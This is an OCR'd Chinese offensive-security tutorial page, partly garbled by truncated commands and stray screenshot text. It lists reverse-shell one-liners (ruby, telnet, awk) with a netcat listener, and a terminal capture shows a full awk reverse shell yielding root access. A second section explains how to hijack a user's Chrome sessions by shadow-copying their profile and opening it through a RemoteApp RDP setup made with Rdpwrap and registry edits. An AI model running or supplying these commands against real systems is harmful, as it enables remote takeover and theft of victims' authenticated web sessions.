
6.ruby反弹shell

```
接收端: nc -lvvp 端口
发送端: ruby \-r socket \-e 'exit if fork;c=TCPSocket\.new\("接收端ip"\,"接收端端口"
```



7.telnet反弹shell

```
接收端: nc -lvvp 端口
发送端: mknod backpipe p && telnet 接收端ip 接收端端口 0<backpipe \| /bin/bash 1\>ba
```



8.awk反弹shell

```
接收端: nc -lvvp 端口
发送端: awk 'BEGIN\{s="/inet/tcp/0/接收端ip/接收端端口";while\(1\)\{do\{s\|&getline
```

root@kali: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
root@kali:~# awk 'BEGIN{s="/inet/tcp/0/192.168.163.133/6666";while(1){do{s|&getline c;if(c){while((c|&getline)>0)print $0|&s;close(c)}}while(c!="exit");close(s)}}'
```

ntu - VMware Workstation



ntu

终端 星期一 22：03 zh

ryan@ryan-ubuntu: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

```
ryan@ryan-ubuntu:~$ nc -lvvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 192.168.163.129 41479 received!
whoami
root
```

Browser Pivot for Chrome

标题只是个噱头。文章介绍如何窃取当前chrome的session,以获取当前用户正在浏览的web的权限。根据browser-pivot-for-chrome复现。

0x00 前言

在CS上有Browser Pivot功能,用于针对IE进行浏览器中间人攻击，劫持受感染用户的已验证Web会话。Cobalt Strike使用注入到32位和64位Internet Explorer中的代理服务器来实现浏览器透视。当浏览此代理服务器时，将继承Cookie，经过身份验证的HTTP会话和客户端SSL证书。对于chrome，作者提供使用RemoteAPP+命令行指定配置文件启动chrome的方式来达到类似效果。

0x01 RemoteAPP

RemoteAPP是一种虚拟应用程序解决方案，无论用户使用什么操作系统，都可以使用户运行基于Windows的应用程序。它允许用户从出现在其计算机上的服务器启动虚拟应用程序，就像虚拟服务器是本地安装的一样，但实际上是在远程服务器上运行的。简而言之，RemoteAPP是RDP服务的一种，区别于远程桌面，它只在客户端打开服务端上指定的应用，如CMD。默认支持RemoteAPP服务端的系统要求最低win7 Enterprise和ULtimate，需要开启多用户登录支持，我使用Rdpwrap来实现。使用RemoteAPP可绕过chrome的校验。

0x02 命令行启动Chrome

在终端里，可以用chrome.exe [options]的形式指定参数来开启chrome。通过使用chrome的远程调试模式，还可以获取到页面cookie。

0x03 利用步骤

- **使用Rdpwrap开启多用户同时登录**

```
rdpwinst -i is
```

- **修改注册表**

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Se


[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Se
"LicenseServers"=hex(7):00,00
"CertificateIssuedBy"=""
"LicensingType"=dword:00000005
"fHasCertificate"=dword:00000000
"CertificateExpiresOn"=""
"CentralLicensing"=dword:00000000
"fDisabledAllowList"=dword:00000001
"CertificateIssuedTo"=""
"CustomRDPSettings"="authentication level:i:2"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Se

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Se
"Name"="Notepad"
"Path"="C:\\\\windows\\\\system32\\\\notepad.exe"
```

- **配置rdp文件**

在mstsc上另存为rdp文件



编辑得到的rdp文件，在末尾添加配置

```
disableremoteappcapscheck:i:1
remoteapplicationmode:i:1
alternate shell:s:rdpinit.exe
shell working directory:s
remoteapplicationprogram:s: Explorer
remoteapplicationcmdline:s:
```


注意箭头处要和上面注册表项里的"Name"项一致

- **卷影复制Chrome配置文件**

  在用户使用chrome时，由于占用了配置文件导致无法复制，需要使用卷影来复制。我使用VolumeShadowCopyTools来实现。要复制的配置文件C:\Users\cate4cafe\AppData\Local\Google\Chrome\User Data，我把复制的文件放在C:\users\public\Documents目录下

- **使用RemoteAPP打开chrome**

  在Explorer进到chrome.exe所在目录，打开cmd，命令 `chrome.exe --user-data-dir="C:\\users\\public\documents\User Data" --disable-gpu` 我在虚拟机下需要用--disable-gpu禁用chrome硬件加速才能正常启动，不然chrome会黑框。物理机上没测试。



0x04 后记

在默认不支持RemoteAPP的系统上，或许可以参照771-windows-7-professional-as-remoteapp-server修改来使系统支持RemoteAPP。由于我只是个脚本菜鸡，没能成功实现。